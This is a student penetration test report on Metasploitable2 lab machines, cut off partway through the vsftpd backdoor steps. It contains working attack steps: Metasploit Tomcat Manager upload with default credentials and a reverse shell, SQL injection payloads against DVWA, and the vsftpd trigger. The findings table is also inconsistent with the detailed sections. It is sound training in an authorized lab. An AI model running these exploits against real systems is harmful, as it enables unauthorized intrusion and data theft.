

# **PENETRATION TESTING REPORT**

## **FINAL WINTER PROJECT 2025**

### **CLIENT**

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# Table of Contents

<b>EXECUTIVE SUMMARY</b>	<b>4</b>
<b>1.1 SCOPE OF WORK</b>	<b>4</b>
<b>1.2 METHODOLOGY</b>	<b>4</b>
<b>1.3 ASSUMPTIONS</b>	<b>5</b>
<b>1.4 RESOURCES</b>	<b>5</b>
<b>1.5 RISK RATING</b>	<b>6</b>
<b>2. FINDINGS OVERVIEW</b>	<b>6</b>
<b>2.1 STRATEGIC RECOMMENDATIONS</b>	<b>7</b>
<b>3. FINDING DETAILS</b>	<b>7</b>
<b>TOMCAT CREDENTIAL VULNERABILITY</b>	<b>7</b>
<b>FD1.1 FINDING NAME</b>	<b>7</b>
<b>FD1.2 AFFECTED SERVICE</b>	<b>7</b>
<b>FD1.3 DESCRIPTION</b>	<b>9</b>
<b>FD1.4 EXPLOITATION</b>	<b>9</b>
<b>FD1.5 IMPACT</b>	<b>11</b>
<b>FD1.6 LIKELIHOOD: HIGH</b>	<b>12</b>
<b>FD1.7 RISK: HIGH</b>	<b>12</b>
<b>FD1.8 RECOMMENDATIONS</b>	<b>12</b>
<b>DVWA SQL INJECTION</b>	<b>13</b>
<b>FD2.1 – FINDING NAME</b>	<b>13</b>
<b>FD2.2 – AFFECTED RESOURCE</b>	<b>13</b>
<b>FD2.3 – METHOD OF FINDING</b>	<b>13</b>
<b>FD2.4 – VULNERABILITY DESCRIPTION</b>	<b>13</b>
<b>FD2.5 – EXPLOITATION STEPS</b>	<b>14</b>
<b>FD2.6 – IMPACT</b>	<b>15</b>
<b>FD2.7 – LIKELIHOOD</b>	<b>16</b>
<b>FD2.8 – RISK RATING</b>	<b>16</b>
<b>FD2.9 – RECOMMENDATIONS</b>	<b>16</b>
<b>VSFTPD 2.3.4 BACKDOOR</b>	<b>16</b>

<b>FD3.1 VULNERABILITY NAME</b>	<b>16</b>
<b>FD3.2 AFFECTED RESOURCES</b>	<b>16</b>
<b>FD3.4 METHODS OF FINDING</b>	<b>17</b>
<b>FD3.5 VULNERABILITY DESCRIPTION</b>	<b>17</b>
<b>FD3.6 EXPLOITATION STEPS</b>	<b>18</b>
<b>FD3.6 IMPACT</b>	<b>20</b>
<b>FD3.7 RISK</b>	<b>21</b>
<b>FD3.8 RECOMMENDATIONS</b>	<b>21</b>
 <b><u>SAMBA USERMAP SCRIPT REMOTE CODE EXECUTION</u></b>	 <b><u>21</u></b>
 <b>FD4.1 AFFECTED RESOURCE</b>	 <b>21</b>
<b>FD4.2 METHOD OF FINDING</b>	<b>22</b>
<b>FD4.3 DESCRIPTION</b>	<b>22</b>
<b>FD4.4 EXPLOITATION STEPS</b>	<b>23</b>
<b>FD4.5 IMPACT</b>	<b>24</b>
<b>FD4.6 LIKELIHOOD</b>	<b>24</b>
<b>FD4.7 RISK RATING</b>	<b>24</b>
<b>FD4.8 RECOMMENDATIONS</b>	<b>24</b>
 <b><u>PRIVILEGE ESCALATION VULNERABILITY</u></b>	 <b><u>25</u></b>
 <b>FD5.1 AFFECTED SERVICE</b>	 <b>25</b>
<b>FD5.2 METHOD OF FINDING</b>	<b>25</b>
<b>FD5.3 DESCRIPTION</b>	<b>25</b>
<b>FD5.4 EXPLOITATION STEPS</b>	<b>26</b>
<b>FD5.5 IMPACT</b>	<b>26</b>
<b>FD5.6 LIKELIHOOD</b>	<b>26</b>
<b>FD5.7 RISK RATING</b>	<b>27</b>
<b>FD5.8 RECOMMENDATIONS</b>	<b>27</b>
 <b><u>REFERENCES</u></b>	 <b><u>27</u></b>

## **Executive Summary**

Group 10, consisting of Le Khang and Eric, was instructed to perform a penetration test against a Metasploitable2 environment as part of the final project. The purpose of this assessment was to evaluate the system's exposure to external cyberattacks and determine the potential impact of a successful security breach.

All testing was conducted from the perspective of a remote, unauthenticated attacker with only general network access. The primary objectives were to determine whether an external attacker could gain unauthorized access, escalate privileges, and compromise the confidentiality, integrity, or availability of system data and services.

The engagement focused on identifying and exploiting vulnerabilities across both network services and web applications hosted on the Metasploitable2 machine. This included discovering weaknesses that could allow initial access, remote code execution, and privilege escalation.

All activities were performed in a controlled environment and aligned with the principles outlined in NIST SP 800-115 for security testing. The findings illustrate that the target system contains several high-risk vulnerabilities that could lead to full system compromise if present in a real-world environment.

### **1.1 Scope of Work**

Group 10, consisting of Le Khang and Eric, was required to conduct a penetration test on two separate Metasploitable2 machines per member, for a total of four target systems. Each assessment was performed using a Kali Linux attacker machine against the assigned Metasploitable2 hosts at 192.168.36.128 and 192.168.36.129.

The scope included:

- Identifying three network vulnerabilities per system (two initial footholds and one privilege escalation).
- Identifying two web application vulnerabilities per system.
- Performing scanning, enumeration, exploitation, and documentation of all validated findings.

Out-of-scope activities included attacks against any system outside the assigned Metasploitable2 machines, social engineering, physical testing, and denial-of-service attacks.

All testing was completed within a controlled academic environment and aligned with NIST SP 800-115 guidelines.

### **1.2 Methodology**

The penetration testing methodology followed by Group 10 was based on the principles outlined in NIST SP 800-115. All testing was performed from the perspective of an external, unauthenticated attacker using Kali Linux.

The assessment was conducted in four main phases:

1. Information Gathering – Identifying active hosts, open ports, and running services using tools such as Nmap.
2. Enumeration & Analysis – Probing discovered services and web applications to identify potential vulnerabilities.
3. Exploitation – Validating findings by exploiting network and web vulnerabilities, gaining initial access, and performing privilege escalation where applicable.
4. Documentation – Recording each confirmed vulnerability, its impact, and recommendations for mitigation.

This structured approach ensured consistent testing across all four Metasploitable2 systems while maintaining accuracy, repeatability, and controlled execution.

### **1.3 Assumptions**

The following assumptions were made during this penetration testing engagement:

- The instructor granted full authorization for Group 10 to perform testing on the assigned Metasploitable2 systems.
- All four Metasploitable2 machines were intentionally vulnerable and safe to exploit in a controlled academic environment.
- No defensive security controls (firewalls, IDS/IPS, or monitoring tools) were in place to interfere with testing activities.
- Each machine was configured correctly, reachable, and operating within the same network range as the Kali Linux attacker machines.
- The results and behavior observed during exploitation were representative of the system's default state without external interference.

### **1.4 Resources**

The following resources were used to conduct this penetration testing engagement:

- Kali Linux attacker machines for scanning, enumeration, and exploitation
- Four Metasploitable2 virtual machines assigned for testing
- Network environment configured to allow communication between Kali and Metasploitable2 hosts
- Security testing tools, including:
  - Nmap
  - Metasploit Framework
  - Nikto
  - Burp Suite Community
  - Gobuster

- Course guidance and standards, including:
  - NIST SP 800-115
  - Instructor-provided documentation and reporting requirements

## 1.5 Risk Rating

Each identified vulnerability in this report was assigned a risk rating based on its potential impact and the likelihood of successful exploitation. The following scale was used:

RATING	DESCRIPTION
Critical	Easily exploitable, leads to full system compromise or severe data loss. Requires immediate remediation.
High	Significant impact on confidentiality, integrity, or availability. Exploitable with minimal requirements.
Medium	Moderate impact or requires specific conditions to exploit. Still poses a meaningful security risk.
Low	Limited impact and difficult to exploit. Presents minimal risk to the environment.

This model helped categorize the severity of vulnerabilities discovered across the four Metasploitable2 systems and prioritize remediation recommendations.

## 2. Findings overview

ID	Vulnerability	Type	Severity	Impact
FD1	Tomcat Manager Weak Credentials	Web	Critical	Remote WAR deployment → shell
FD2	DVWA – Command Injection	Web	Critical	Remote system compromise (initial foothold)
FD3	Anonymous FTP Login + File Upload	Network	High	Allows storing malicious files & reconnaissance
FD4	Distcc Remote Code Execution (TCP/3632)	Network	Critical	Extract or modify database
FD5	SUID Misconfiguration – /usr/bin/nmap Privilege Escalation	PrivEsc	High	Remote WAR deployment → shell

## 2.1 Strategic Recommendations

To reduce long-term risk, we recommend:

1. Decommission vulnerable legacy services (distcc, r-services, outdated PHP).
2. Enforce strict authentication (remove anonymous FTP, disable default credentials).
3. Apply OS-level hardening:
  - Remove unnecessary SUID binaries
  - Apply least-privilege configuration
4. Implement a Web Application Firewall (WAF) to block SQLi and command injection attempts.
5. Continuous patch management to update web apps, PHP versions, Apache modules.

## 3. FINDING DETAILS

### Tomcat Credential vulnerability


#### FD1.1 Finding name

Tomcat Manager Weak Credentials

#### FD1.2 Affected Service

<http://<Metasploitable2-IP>:8180>

Service: Apache Tomcat/Coyote JSP Engine 1.1



During service enumeration, the following command was executed:

nmap -sV -p- 192.168.36.128

```
(kali㉿kali)-[~]
$ sudo nmap -p- -sV 192.168.36.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 16:39 EST
Nmap scan report for 192.168.36.128
Host is up (0.0019s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8000/tcp  open  jsp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8707/tcp  open  drb          Ruby DRB RMI (Ruby 1.8, path /usr/lib/ruby/1.8/drb)
35755/tcp open  java-rmi     GNU Classpath grmiregistry
43697/tcp open  status       1 (RPC #100024)
49536/tcp open  nlockmgr     1-4 (RPC #100021)
58016/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 00:0C:29:DE:3C:EF (VMware)
```

The service banner showed:

Apache Tomcat/Coyote JSP engine 1.1


Apache Tomcat running on port 8180 is known to expose the **Tomcat Manager** and **Host Manager** interfaces, which are commonly misconfigured with default or weak credentials.

A manual browser checks confirmed access to:

<http://192.168.36.128:8180/manager/html>

Using default credentials (tomcat: tomcat) granted full administrative access.





## FD1.3 Description

The Tomcat Manager Application is accessible with default credentials.

This interface allows authenticated users to deploy WAR files, which can contain malicious JSP web shells.

By uploading a backdoored WAR file, an attacker can gain remote code execution (RCE) on the server.


This vulnerability is extremely dangerous because Tomcat Manager is effectively a remote admin control panel.

## FD1.4 Exploitation

### Step 1 — Start Metasploit

Msfconsole

### Step 2 — Select the Tomcat Manager Upload exploit



Step 3 —

## Set required parameters

set RHOSTS <IP>

set RPORT 8180

set HttpUsername tomcat

set HttpPassword tomcat

set TARGETURI /manager/html

set PAYLOAD java/jsp\_shell\_reverse\_tcp

set LHOST <your Kali IP>

set LPORT 4444

```
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
  Name      Current Setting  Required  Description
  --      -
  HttpPassword tomcat          no        The password for the specified username
  HttpUsername tomcat          no        The username to authenticate as
  Proxies     no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS      192.168.36.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT       8180            yes       The target port (TCP)
  SSL         false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST       no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
```

## Step 4 — Run the exploit

exploit

Metasploit uploads a malicious WAR file, deploys it, and triggers a reverse shell back to the attacker.

```
msf3 => 192.168.36.128
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.36.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying RwrsZmgS03zhmI ...
[*] Executing RwrsZmgS03zhmI ...
[*] Undeploying RwrsZmgS03zhmI ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.36.128
[*] Meterpreter session 1 opened (192.168.36.129:4444 → 192.168.36.128:56438) at 2025-12-07 20:39:22 -0500

meterpreter > |
```

## FD1.5 Impact

If exploited, an attacker gains:

- Remote Code Execution (RCE)
- Full Tomcat administrative control
- Ability to upload backdoor applications
- Pivoting to internal services
- Persistent access via JSP web shell
- Full compromise of the underlying OS

```

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > ls -l
Listing: /

```

Mode	Size	Type	Last modified	Name
040444/r--r--r--	4096	dir	2012-05-13 23:35:33 -0400	bin
040444/r--r--r--	1024	dir	2012-05-13 23:36:28 -0400	boot
040444/r--r--r--	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040444/r--r--r--	13820	dir	2025-12-07 16:10:36 -0500	dev
040444/r--r--r--	4096	dir	2025-12-07 20:40:58 -0500	etc
040444/r--r--r--	4096	dir	2010-04-16 02:16:02 -0400	home
040444/r--r--r--	4096	dir	2010-03-16 18:57:40 -0400	initrd
100444/r--r--r--	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040444/r--r--r--	4096	dir	2012-05-13 23:35:22 -0400	lib
040000/-----	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040444/r--r--r--	4096	dir	2010-03-16 18:55:52 -0400	media
040444/r--r--r--	4096	dir	2010-04-28 16:16:56 -0400	mnt
100000/-----	5821	fil	2025-12-07 16:10:39 -0500	nohup.out
040444/r--r--r--	4096	dir	2010-03-16 18:57:39 -0400	opt
040444/r--r--r--	0	dir	2025-12-07 16:10:22 -0500	proc
040444/r--r--r--	4096	dir	2025-12-07 16:10:39 -0500	root
040444/r--r--r--	4096	dir	2012-05-13 21:54:53 -0400	sbin
040444/r--r--r--	4096	dir	2010-03-16 18:57:38 -0400	srv
040444/r--r--r--	0	dir	2025-12-07 16:10:22 -0500	sys
040666/rw-rw-rw-	4096	dir	2025-12-07 20:39:34 -0500	tmp
040444/r--r--r--	4096	dir	2010-04-28 00:06:37 -0400	usr
040444/r--r--r--	4096	dir	2010-03-17 10:08:23 -0400	var
100444/r--r--r--	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

```

meterpreter > 

```

## FD1.6 Likelihood: High

Tomcat Manager with default credentials is a well-known and widely exploited misconfiguration.

## FD1.7 Risk: High

Tomcat Manager with default credentials is a well-known and widely exploited misconfiguration.

## FD1.8 Recommendations

- Disable or restrict /manager/html & /host-manager/html
- Remove default Tomcat accounts (tomcat, admin)
- Enforce strong, unique passwords
- Restrict access to the Manager interface (firewall / localhost-only)
- Deploy an up-to-date version of Apache Tomcat
- Monitor for unauthorized WAR deployments

# DVWA SQL Injection


## FD2.1 – Finding Name

SQL Injection in DVWA “User ID” Parameter Allows Unauthorized Database Access

## FD2.2 – Affected Resource

<http://192.168.2.40/dvwa/vulnerabilities/sqli/?id=<input>>

Parameter: id (GET request)



## FD2.3 – Method of Finding

The vulnerability was identified through manual input manipulation of the id parameter within DVWA’s SQL Injection module. Initial testing with special characters (') produced SQL syntax errors, indicating improper input handling. Further testing with UNION-based payloads confirmed that unvalidated user input is directly concatenated into backend SQL queries.

## FD2.4 – Vulnerability Description

The DVWA web application performs SQL queries that directly incorporate user-supplied input without sanitization or parameterized statements. An attacker can inject arbitrary SQL commands through the id parameter.

Example vulnerable query:

```
SELECT first_name, last_name FROM users WHERE id = '$id';
```

Using a crafted payload, an attacker can modify the structure of the SQL query and extract sensitive data from the backend database.

Screenshot Evidence:

(Insert your screenshot showing the successful UNION SELECT output with root@localhost and dvwa.)

## FD2.5 – Exploitation Steps

Navigated to DVWA → *Vulnerabilities* → *SQL Injection*.

Entered test payload to trigger error:

1'



The screenshot shows the 'User ID:' input field in the DVWA application. Below the input field, the output of the query is displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. This indicates a successful UNION SELECT attack that retrieved the first user record from the database.

Observed SQL syntax error, confirming potential injection.

Executed UNION-based payload:

1' UNION SELECT user(), database() #

Application displayed backend MySQL user and active database name:

- root@localhost
- dvwa

## Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1  
First name: admin  
Surname: admin

ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith

This confirms the ability to extract arbitrary database information.

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user(), database() #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user(), database() #  
First name: root@localhost  
Surname: dvwa

### FD2.6 – Impact

A successful SQL injection attack allows an attacker to:

- Extract sensitive information (usernames, passwords, DB metadata)
- Modify or delete database entries
- Bypass authentication
- Potentially achieve remote code execution depending on DB permissions

This vulnerability directly compromises confidentiality, integrity, and availability of application data.

Overall Impact: High

### **FD2.7 – Likelihood**

The likelihood is High, as exploitation requires only a web browser and minimal knowledge of SQL syntax. No authentication bypass or special tools are required.

### **FD2.8 – Risk Rating**

High (High Impact × High Likelihood)

### **FD2.9 – Recommendations**

- Implement prepared statements / parameterized queries.
- Validate and sanitize all user inputs server-side.
- Enforce least-privilege on MySQL accounts (avoid root@localhost for web applications).
- Disable error messages in production to prevent information disclosure.
- Perform routine web application security testing.

## **vsftpd 2.3.4 Backdoor**

### **FD3.1 Vulnerability Name**

vsftpd 2.3.4 Backdoor – Unauthenticated Remote Code Execution

### **FD3.2 Affected Resources**

- Host: Metasploitable2 (192.168.2.40)
- Service: FTP (vsftpd 2.3.4)
- Port: 21/tcp



```

(kali㉿kali)-[~]
$ nmap -sV -p21 192.168.2.40

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 21:20 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.40
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:DB:8D:35 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

```

Resulting backdoor port: 6200/tcp

```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -p6200 192.168.2.40

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 21:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.40
Host is up (0.00037s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 00:0C:29:DB:8D:35 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

(kali㉿kali)-[~]
$ 

```

### FD3.4 Methods of finding

- Nmap: Service detection to identify vsftpd version and discover port 6200 after triggering the backdoor
- ftp client: To send the malicious username payload
- Netcat (nc): To interact with the backdoor shell on port 6200

### FD3.5 Vulnerability Description

The target host (Metasploitable2) was found running vsftpd 2.3.4, a version of the FTP service that contains an intentionally-added malicious backdoor.

This backdoor is triggered when a remote attacker connects to the FTP server and submits a

username containing the string : ).

When the server processes this username, it silently spawns a root-privileged shell listener on TCP port 6200, granting the attacker unauthenticated root access.

This vulnerability is widely documented as a deliberate compromise of the vsftpd source code before distribution, and it allows full system takeover without authentication.

## FD3.6 Exploitation Steps

### 1. Service Identification Using Nmap

The following command was used to enumerate running services on the Metasploitable VM:

```
nmap -sV 192.168.2.40
```

Nmap reported:


```
21/tcp open ftp vsftpd 2.3.4
```

Based on known vulnerabilities, vsftpd 2.3.4 is associated with a backdoor.

### 2. Triggering the Backdoor via FTP Login

Using the FTP client, a username ending in :) was submitted:

[ftp 192.168.2.40](ftp://192.168.2.40)

